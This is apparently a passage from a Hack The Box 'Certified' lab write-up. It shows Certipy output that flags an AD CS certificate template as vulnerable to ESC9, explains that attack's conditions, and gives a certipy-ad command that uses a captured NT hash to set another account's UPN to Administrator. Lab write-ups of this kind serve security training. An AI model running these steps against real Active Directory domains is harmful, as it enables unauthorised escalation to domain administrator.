        Write Owner Principals          : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFIED.HTB\operator ca
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.

<SNIP>
There’s a template named CertifiedAuthentication that is vulnerable to ESC9.
ECS9
This page talks about the background for ESC9. ESC9 requires three conditions:
StrongCertificateBindingEnforcementnot set to2(default:1) orCertificateMappingMethodscontainsUPNflag- Certificate contains the
CT_FLAG_NO_SECURITY_EXTENSIONflag in themsPKI-Enrollment-Flagvalue - Certificate specifies any client authentication EKU
The attacker also needs to have access to an account that has GenericWrite over the another account.
The attack from here is to change the userPrincipalName (or UPN) of the second account to Administrator. This is explicitly not Administrator@domain, as that would conflict with the legit administrator account.
When I request a certificate as the second account, the server will return one with the UPN Administrator and no SID.
When I use this certificate, Windows is nice enough to assume that domain is it’s domain, and authenticate as administrator
Exploiting ECS9
To exploit ESC9, I’ll abuse my access to the management_svc account that has GenericAll over the ca_operator account, using it to change the userPrincipalName of ca_operator to be Administrator:
T480➜  certified  ᐅ  certipy-ad account update -u management_svc -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator -dc-ip 10.129.24.63
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'